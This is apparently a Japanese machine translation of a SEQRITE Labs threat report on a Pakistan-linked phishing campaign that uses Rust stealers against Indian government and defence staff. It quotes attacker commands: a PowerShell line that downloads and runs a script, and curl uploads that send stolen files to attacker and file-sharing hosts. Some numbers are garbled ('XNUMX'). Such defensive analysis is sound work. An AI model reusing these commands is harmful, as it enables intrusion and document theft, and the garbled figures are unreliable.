SEQRITE Labs APTチームは、2023年10月以降、インド政府関係者を標的としたフィッシングキャンペーンを発見しました。また、12月には防衛分野の政府機関と民間企業の両方が標的とされていることも確認しました。機密文書を専用のコマンド&コントロール(C2)サーバーではなく、Webベースのサービスエンジンに流出させるために、新しいRustベースのペイロードと暗号化されたPowerShellコマンドが使用されています。攻撃者は積極的に攻撃手法を改良しており、悪意のあるペイロードやデコイファイルをホストするために偽のドメインも使用しています。以下は、このキャンペーンで使用されたドメイン名とサンプルベイトの例です。
- 人事訓練省の IPR フォーム(IAS 職員専用)
- 陸軍福祉教育協会 (AWES) を模倣した偽のドメイン
- カイラシュ・サティヤルティ子ども財団によるアッサム州CDRの統計レポート
- 政府のSSOプラットフォームであるParichayを模倣した別の偽ドメイン
- 国防軍職員年金基金(DSOP)の推薦フォーム
- 国防省との四半期ごとの取り組み概要のプレゼンテーション
このキャンペーンは「オペレーション・ラスティックウェブ」として追跡されており、複数のTTP(戦術、技術、手順)がパキスタン関連のAPTグループであるTransparent Tribe(APT36)とSideCopyと重複しています。また、2021年にシスコが発表した「オペレーション・アーマーピアサー」レポートとも類似点があり、AWESのESSA奨学金申請書を標的とした攻撃は、同年、当チームが既に確認していました。
攻撃者は、よく知られたコンパイル言語から、Golang、Rust、Nimといった新しい言語へと移行し始めています。これにより、相互互換性が確保されるとともに、検出が困難になります。当チームが分析した最近のGolangマルウェアの例としては、TelegramボットをC2サーバーとして利用するWindowsベースのWarpマルウェアエコシステムや、 Ares RATのLinuxベースのステージャーペイロードなどが挙げられます。同時に、様々なランサムウェア(RaaS)の攻撃者も、高性能な暗号化と回避速度を実現しつつメモリの安全性を確保できるRustへと移行しています。
感染チェーン1
最初に確認された感染は、ファイルシステムの列挙に使用されるRustベースのペイロードに大きく依存していました。悪意のあるショートカットファイルが感染を開始し、AWESの偽ドメインを利用してこれらのペイロードをドロップし、ファイル共有ウェブサービスにデータを流出させます。

図1 – 感染連鎖(1)
攻撃者は、標的型フィッシングによって被害者を攻撃し、「 IPR_2023-24 」という名前のアーカイブファイルへと誘導します。このファイルには、二重拡張子形式を使用したPDFファイルを装ったWindowsショートカットファイルが含まれています。コメント名から、このファイルは知的財産権(IPR)関連のフォームを装ったものであることが示唆されています。

図2 – 悪意のあるショートカットファイル
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep バイパス -nop -c “iwr 'hxxps://rb[.]gy/gbfsi' -OutFile $env:USERPROFILE\Documents\file.ps1; & $env:USERPROFILE\Documents\file.ps1” |
このファイルを開くと、PowerShellが起動し、無料のURL短縮サービスであるrb[.]gyドメインからスクリプトをダウンロードして実行します。Invoke-WebRequestコマンドレットを使用してPS1スクリプトをダウンロードする際には、プロファイルなしで実行ポリシーをバイパスするためのコマンドラインパラメータが使用されます。
犠牲者
短縮URLに基づいて、クリック数とクリック元の国に関する統計情報をトラッカーで確認できます。キャンペーンは26.53月末に開始され、XNUMX月には多くのアクティビティが見られ、そのうちXNUMX%はインドからのものでした。これは確認された被害者の属性を反映したものではありませんが、標的となった被害者の概要を示しています。

図3 – 被害者学
PowerShell ステージ
展開された URL はawesscholarship[.]inというドメインを指し、PowerShell スクリプト(file.ps1)を取得してDocumentsフォルダーに保存します。このスクリプトを確認する前は、ドメイン名は「Army Welfare Education Society」の奨学金のように見えます。この組織の正規のドメインはscholarship[.]awesindia[.]comであり、過去に同様のフィッシング キャンペーンが確認されています。この偽のドメイン ページを開くと、以下に示すような公式の警告通知が表示される AWES の公式ページにリダイレクトされます。

図4 – 偽ウェブサイトに関する公式通知
PowerShellスクリプトは、ルアー文書と共に後続ステージのペイロードをダウンロードするためのURLパスの設定から始まります。ファイルのダウンロードとアップロードのターゲットパスが設定され、主にこれらの機能のために3つの関数が定義されています。

図5 – PowerShellスクリプト
X関数とY関数は、それぞれメッセージをファイルに記録したり、指定されたURLからファイルをターゲットパスにダウンロードして記録したりするために使用されます。ターゲットの場所はデフォルトのDocumentsディレクトリで、そこに「Downloads」という名前の新しいフォルダが作成され、ダミーのPDFファイルとアーカイブがそのフォルダの横に配置されます。

図6 – PowerShellスクリプト(続き)
デコイを開くと、拡張子のない単一ファイルを含むアーカイブファイルが抽出されます。このファイルは名前が変更され、EXE拡張子が追加されて実行されます。最後に、Z関数を使用してログファイルをcurlコマンドでサーバーにアップロードし、記録されたログを削除します。

図7 – アップロードされたログファイル
一方、開かれたおとりファイルは、不動産申告書の様式であり、そのサービスには「インド行政サービスインド政府の様々なポータルサイトには、同様のフォームが複数公開されています。ただし、この空白のIPRフォームは、インド人事訓練省(DoPT)のウェブサイトから入手できます。 ウェブサイト インド人事省の苦情・年金局が管轄するものです。これは陸軍個人申請書に記載されているESSA(教育奨学金制度)とは一切関係ありませんのでご注意ください。

図8 – デコイ:IAS職員向けIPRフォーム(23年XNUMX月)
ダウンローダー: システムチェック段階
EXEペイロードは、PDBパス「syscheck.pdb」にある基本システム情報をチェックするRustコンパイル済みバイナリであることが判明しました。IDA Proプラグインを使用してRust関数名をデマングリングすると、多数の書き込み関数とコマンド実行関数が呼び出されていることがわかります。以下の方法で情報を取得します。
- ドメイン ifconfig[.]me IPアドレスを取得する
- 被害者のシステムに存在するアクティブなドライブを取得するためのWMICコマンド – 「wmic 論理ディスク キャプションの取得"。

図9 – システムチェックログ
これらのログは、 ProgramData\syscheckディレクトリ内の「 MySystem.txt」というファイルに書き込まれ、同じドメインにアップロードされます。
「curl -F TT=@C:\ProgramData\syscheck\MySystem.txt hxxps://awesscholarship[.in/upload/upload.php」

図10 – 次のステージをダウンロードするためのURL
次に、同じ偽ドメインからfile1.zipという名前の別のアーカイブがダウンロードされ、解凍されます。これは「 MySystem.exe」に名前が変更され、実行されます。最後に、この最終ペイロードの永続化はスタートアップディレクトリを通じて行われます。
図11 – スタートアップによる永続化
スティーラー:最終ステージ
最後のペイロードは、Rustベースのマルウェアで、ファイルを窃取し、システム名とIPアドレスを収集し、ログと共に個々のファイルをアップロードします。Webブラウザ、Discord/Steam、暗号通貨ウォレットからの窃取といった高度な情報窃取マルウェアに見られる機能は備えていません。今回のキャンペーンでは、このスティーラーの複数のバージョンが発見され、コンパイルタイムスタンプは9月から現在(12月)まで様々です。これらのバージョンはVirus Totalでの検出率が著しく低くなっています。
| MD5 | コンパイルタイムスタンプ | PDB |
| da745b60b5ef5b4881c6bc4b7a48d784 | 2023-09-26 | syscheck.pdb |
| f68b17f1261aaa4460d759d95124fbd4 | 2023-09-26 | alam.pdb |
| 237961bbba6d4aa2e0fae720d4ece439 | 2023-10-26 | alam.pdb |
| d2949a3c4496cb2b4d204b75e24390d9 | 2023-12-08 | Zew.pdb |
| fc61b985d8c590860f397d943131bfb5 | 2023-12-11 | Zew.pdb |
91 月と XNUMX 月のサンプルでは PDB パス名の変更が見られますが、BinDiff で比較すると、いくつかの小さな変更を除いて類似性はほぼ同じで、XNUMX% です。

図12 – サンプルの類似性
ダウンローダー段階で以前に取得したすべてのドライブにあるすべてのドキュメントファイルとアーカイブファイルを列挙します。ProgramData ディレクトリの下に、サンプルごとに異なる名前 (Micro、File) の新しいフォルダ内に 2 つのログファイルが作成されます。これらは、アップロードされたファイルの記録と列挙されたファイルのログを保存するために使用されます。列挙されたファイルを「Logs.txt」に保存した後、各ファイルはcurl PUT メソッドを使用して、 OshiUploadと呼ばれる匿名の公開ファイル共有エンジンであるoshi[.]atドメインにアップロードされます。
「curl -TC:\Users\test\Downloads\ .zip hxxps://oshi[.]at”
デスクトップ名とともに、これらのファイルをダウンロードするためのリンクが「Records.txt」に保存されます。このファイルには、各ファイルにつき3つのURLが含まれています。2つはクリアネットのリンクで、1つは管理用、もう1つはダウンロード用です。3つ目は、隠しサービス経由でダウンロードするためのOshiのTorドメインです。

図13 – アップロードされたファイルのダウンロードリンク
管理ページには、アップロードされたファイルの属性(ダウンロードリンク、サイズ、タイプ、ハッシュ、タイムスタンプ)が表示されます。ファイルの破棄オプションと有効期限タイマーも用意されています。

図14 – アップロードされたファイルの管理ページ
ファイル名にタイムスタンプが含まれたログファイルが偽のAWESドメインにアップロードされます。サーバーの応答がアップロード成功の検証後、サーバーは中断されるまで無期限にスリープ状態になります。

図15 – ログアップロード後のサーバー応答
12月に確認された新たな窃盗ペイロードでは、攻撃者はカイラシュ・サティヤルティ児童財団が所有する新たなおとり文書を利用しています。この文書は同財団のウェブサイトに掲載されており、「アッサム州における児童婚およびその他の児童に対する犯罪」に関する統計報告書に関連しています。

図16 – デコイ:アッサムCDR(23年XNUMX月)
スピアフィッシング攻撃で、陸軍の子供や IAS 職員のための子供財団や児童協会をテーマとしたおとりメールを使用していることは、インド政府関係者、特に子供財団や児童協会に関係する関係者を狙った標的型の攻撃であることを示しています。
感染チェーン2
12月には、マルドキュメントを用いた同様の感染チェーンが観測されました。このチェーンでは、Rustベースのペイロードではなく、PowerShellスクリプトを用いて列挙と情報抽出が行われていました。このチェーンでは、2つの偽ドメインに加え、暗号化されたPowerShellスクリプトが使用されていました。

図17 – 感染連鎖(2)
感染は、悪意のあるVBAマクロを含むフィッシング不正ドキュメントから始まります。基本的なVBA難読化により、暗号化されたPowerShellコマンドが含まれています。わずかに改変されたPSコマンドを使用する同様の不正ドキュメントも確認されています。
- Dsop_Nom.ppam
- DSOP-NOM.ppam
- PM_INDIG_INITIATIVE_BRIEF.ppam

図18 – 悪意のあるVBAマクロ
暗号化された PowerShell
ドキュメントを開くと、数字が文字に変換され、「PoWeRSHEll」という文字列が生成されます。PowerShellコマンドには暗号化されたデータが含まれており、キーを使用して「ConvertTo-SecureString 」コマンドレットでSecureStringに変換されます。これはEmotetで見られるPowerShellの復号化方法と似ていますが、若干難読化が加えられています。

図19 – 暗号化および難読化されたPowerShellコマンド
最初のマルウェア文書では、変換された文字列は、組み込みのDPAPIを介して復号化のメモリ管理を行うためにMarshalオブジェクトを使用し、 SecureStringToGlobalAllocUnicodeメソッドを使用してコマンドを呼び出します。2番目のマルウェア文書では、 PSCredentialsオブジェクトを使用して平文文字列を取得します。最後のマルウェア文書では、PtrToStringBSTRとSecureStringToBSTRがMarshalオブジェクトとともに使用されます。難読化のために、コマンドはInvoke-Obfuscationの手法を使用して、環境変数を使用してIEXコマンドのトリガーをマスクします。

図20 – 難読化されたIEXコマンド
完全に復号化されたPowerShellコマンドを見ると、おとりファイルと次の段階のPowerShellスクリプトがダウンロードされます。これらはドメインからダウンロードされ、ダウンロードディレクトリとドキュメントディレクトリに保存されて実行されます。

図21 – デコードされたコマンド(1)

図22 – デコードされたコマンド(2)
ドメインとデコイ
最初のシナリオではドメイン「parichay.epar[.]in 」からダウンロードされますが、 2番目のシナリオでは最初の感染チェーンで確認されたAWESの偽ドメインと同じものが使用されます。これは、政府の公式ウェブサイト「parichay.nic[.]in」を模倣した、悪意のあるペイロードをホストするために使用される別の偽ドメインです。これは、単一の認証フレームワークでユーザーをオンボーディングするように設計された政府のSSOプラットフォームです。Parichayは、「ユーザー部門」と政府の電子メールアドレス(@nic.in/@gov.in)に基づいて政府職員がさまざまなNICサービスにアクセスできるように認証しますが、Jan Parichayは市民が市民中心のサービスにアクセスできるように認証します。

図23 – 正規のParichayドメインと偽のParichayドメイン
最初のデコイは、国防会計局が担当するDSOP(国防軍職員積立基金)の申請フォームに関するものです。2つ目のデコイは、国防省との四半期報告書に関するプレゼンテーションに関するものです。

図24 – デコイ:国防軍職員積立基金(DSOP)

図25 – デコイ:国防省
次の段階で使用されるPowerShellスクリプト「Mail_check.ps1 」も同様に暗号化および難読化されています。復号化されたスクリプトを見ると、まず「 syscheck.exe 」という名前のペイロードを含むアーカイブファイルをダウンロードして展開します。このペイロードの永続性を確保するため、このファイルはスタートアップフォルダに直接展開されます。

図26 – 復号後にドロップされたPowerShellスクリプト
列挙と抽出
このバイナリは、PDB名が「Aplet.pdb」と異なる、Rustベースのペイロードです。コンパイラのタイムスタンプは12月14日で、CiscoのAnyConnect Web Helperという名前で、署名付き証明書が付いています。

図27 – WebHelper証明書付きバイナリ
列挙とデータ流出を直接実行する代わりに、ユーザー名を取得した後、PowerShellスクリプト「sys.ps1」をPicturesディレクトリに配置します。実行されるコマンドは次のとおりです。
「powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -File C:\Users\test\Pictures\sys.ps1」
列挙時に、Windowsと ' Program Files ' ディレクトリの両方の3 つのフォルダが除外されます。 13 種類のファイルタイプ ('.ppt'、'.pptx'、'.pdf'、'.xlsx'、'.xlsm'、'.xls'、'.xlam'、'.doc'、'.docx'、'.docm'、'.txt'、'.dot'、'.ppam') のみが対象となり、各ファイルはDocumentsフォルダ内の ' paths.txt 'に記録されます。

図28 – 列挙と抽出
oshi[.]atにアップロードされると、キャンペーン 1 と同様にダウンロード URL が「suc_logs.txt」に保存されます。このスクリプトは無限ループで実行され、新しいファイルが作成されたかどうかを確認します。これらの URL ログは、一定期間後に定期的にアップロードされます。

図29 – ログのアップロード
一方、親バイナリ(syscheck)は、中断されない限り無限スリープ状態に入ります。中断された場合、終了する代わりに、URLログをOshiに再度アップロードします。さらに、今回はバックアップ対策としてfirebaseioのサブドメインにもアップロードします。

図30 – 認証付きでFirebaseioにアップロード
Firebase Realtime Databaseは、リアルタイムでデータを保存および同期できるクラウドホスト型のNoSQLデータベースです。Googleが提供するオープンなプラットフォームであり、開発者によるクラウドベースのアプリケーション開発に広く利用されています。一方で、Unlucky Kamranのようなマルウェアを仕掛けてデータを不正に持ち出す攻撃者も存在します。クラウドストレージ、ホスティング、リアルタイムデータベースなど、さまざまな機能を提供しています。
結論
新たなフィッシング攻撃キャンペーンが、インド政府職員を標的に機密文書の窃盗を企てています。Rustベースのペイロードと暗号化されたPowerShellスクリプトが展開され、専用のコマンド&コントロール(C2)サーバーではなく、 OshiUploadと呼ばれる匿名の公開ファイル共有エンジンに文書を列挙して流出させています。このサイバー諜報攻撃では、政府機関を模倣した偽ドメインが悪意のあるペイロードのホストとして使用されています。Operation RusticWebは、パキスタン関連の様々なグループと類似点があるため、APT攻撃と関連付けられる可能性があります。攻撃者がGolang、Rust、Nimなどの新しいコンパイル言語を使用して開発されたマルウェアに移行しているため、慎重に進め、必要な予防措置を講じて保護を維持することをお勧めします。
SEQRITE 保護性能
- リンクスティーラー48397
- PS.スティーラー.48398
- RustStealer.48408.GC
- スクリプト.RustStealer.48409
- Trojan.Ruststealer
MITER ATT&CK
| 戦略 | テクニックID | 名前 |
| リソース開発 | T1583.001
T1587.001 T1588.002 T1608.001 T1608.005 |
インフラストラクチャの取得:ドメイン
機能の開発:マルウェア 機能の取得:ツール ステージ機能:マルウェアのアップロード ステージ機能: リンクターゲット |
| 初期アクセス | T1566.002 | フィッシング:スピアフィッシング リンク |
| 実行 | T1106
T1129 T1059 T1047 T1204.002 |
ネイティブAPI
共有モジュール コマンドおよびスクリプト インタプリタ Windowsの管理の実装 ユーザーの実行:悪意のあるファイル |
| 固執 | T1547.001 | レジストリ実行キー / スタートアップ フォルダー |
| 防衛回避 | T1027.010
T1036.007 T1140 |
コマンド難読化
マスカレード: 二重のファイル拡張子 ファイルまたは情報の難読化/デコード |
| プーケットの魅力 | T1016
T1033 T1083 |
システムネットワーク構成の検出
システム所有者/ユーザーの発見 ファイルとディレクトリの検出 |
| 収集 | T1005
T1119 |
ローカルシステムからのデータ
自動収集 |
| コマンドおよび制御 | T1105 | 入力ツール転送 |
| exfiltration | T1020
T1567 |
自動流出
Web サービスを介した漏洩 |
IOC
| MD5 | ファイル名 |
| 56cb95b63162d0dfceb30100ded1131a | IPR_2023-24.pdf.zip |
| 13ee4bd10f05ee0499e18de68b3ea4d5 | IPR_2023-24.pdf.lnk |
| de30abf093bd4dfe6b660079751951c6 | DSOP-NOM.ppam |
| PowerShellの | |
| c9969ece7bb47efac4b3b04cdc1538e5 | in.ps1 |
| f14e778f4d22df275c817ac3014873dc | In.ps1 |
| 501a6d48fd8f80a134cf71db3804cf95 | メールチェック.ps1 |
| 6d29fc0a73096433ff9449c4bbc4cccc | sys.ps1 |
| おとり | |
| a9182c812c7f7d3e505677a57c8a353b | Ipr.pdf |
| f5d8664cbf4a9e154d4a888e4384cb1d | abc009.pdf |
| 3ce8dfb3f1bff805cb6b85a9e950b3a2 | 1.pdf |
| a696c50dd5d15ba75c9e7f8d3c64997c | 1.pdf |
| アーカイブ | |
| e0102071722a87f119b12434ae651b48 | |
| ee8d767069faf558886f1163a92e4009 | |
| 9f3359ae571c247a8be28c0684678304 | |
| b0b6629d35451bcc511c0f2845934c3e | |
| f2501e8b57486c427579eeda20b729fd | |
| 20b4eb5787faa00474f7d27c0fea1e4b | |
| 635864ff270cf8e366a7747fb5996766 | |
| エグゼ | |
| da745b60b5ef5b4881c6bc4b7a48d784 | |
| f68b17f1261aaa4460d759d95124fbd4 | |
| 237961bbba6d4aa2e0fae720d4ece439 | |
| d2949a3c4496cb2b4d204b75e24390d9 | |
| fc61b985d8c590860f397d943131bfb5 | |
| 04557782d7017f18ec059fc96d7f2dc8 | |
| ドメイン/IP | |
| awesscholarship[.]in 89.117.188[。]126 |
|
| parichay.epar[.]in 13.232.102[。]189 |
|
| oshi[.]at | |
| alfa-aeafa-default-rtdb.firebaseio[.]com | |
| URLは | |
| hxxps://rb[.]gy/gbfsi | |
| hxxps://awesscholarship[.]in/upload/file.zip | |
| hxxps://awesscholarship[.]in/upload/file1.zip | |
| hxxps://awesscholarship[.]in/upload/in.ps1 | |
| hxxps://awesscholarship[.]in/upload/upload.php | |
| hxxps://awesscholarship[.]in/upload/Ipr.pdf | |
| hxxps://awesscholarship[.]in/upload/abc009.pdf | |
| hxxps://awesscholarship[.]in/upload/1.pdf | |
| hxxps://awesscholarship[.]in/upload/DSOP-NOM.zip | |
| hxxps://awesscholarship[.]in/ppam/Mail_Check.ps1 | |
| hxxps://awesscholarship[.]in/ppam/syscheck.zip | |
| hxxps://parichay.epar[.]in/Win/1.pdf | |
| hxxps://parichay.epar[.]in/Win/Mail_Check.ps1 | |
| PDB | |
| C:\Users\123\Desktop\Syscheck\target\release\deps\syscheck.pdb | |
| C:\Users\123\Desktop\Alam\target\release\deps\alam.pdb | |
| C:\Users\123\Desktop\Aplet\target\release\deps\Aplet.pdb | |
| D:\HOME\DESKTOP NEW DATA\Zew\target\release\deps\Zew.pdb | |
| 主催者 | |
| C:\ProgramData\syscheck\file.zip | |
| C:\ProgramData\syscheck\MySystem.exe | |
| C:\ProgramData\syscheck\MySystem.txt | |
| C:\ProgramData\Micro\logs.txt | |
| C:\ProgramData\Micro\records.txt | |
| C:\ProgramData\Files\Log.txt | |
| C:\ProgramData\Files\Records.txt | |
| ドキュメント\ダウンロードおよび実行ログ.txt | |
| ドキュメント\ファイル.ps1 | |
| ドキュメント\myfile.zip | |
| ドキュメント\解凍されたフォルダー\ファイル.exe | |
| ドキュメント\ダウンロード\myfile.pdf | |
| ドキュメント\paths.txt | |
| ドキュメント\suc_logs.txt | |
| ドキュメント\メール_チェック.ps1 | |
| ドキュメント\syscheck.zip | |
| ダウンロード\1.pdf | |
| ピクチャ\sys.ps1 | |
| %appdata%\Microsoft\Windows\スタートメニュー\プログラム\スタートアップ\MySystem.exe | |
| %appdata%\Microsoft\Windows\スタートメニュー\プログラム\スタートアップ\syscheck.exe | |
著者:サトウィック・ラム・プラッキ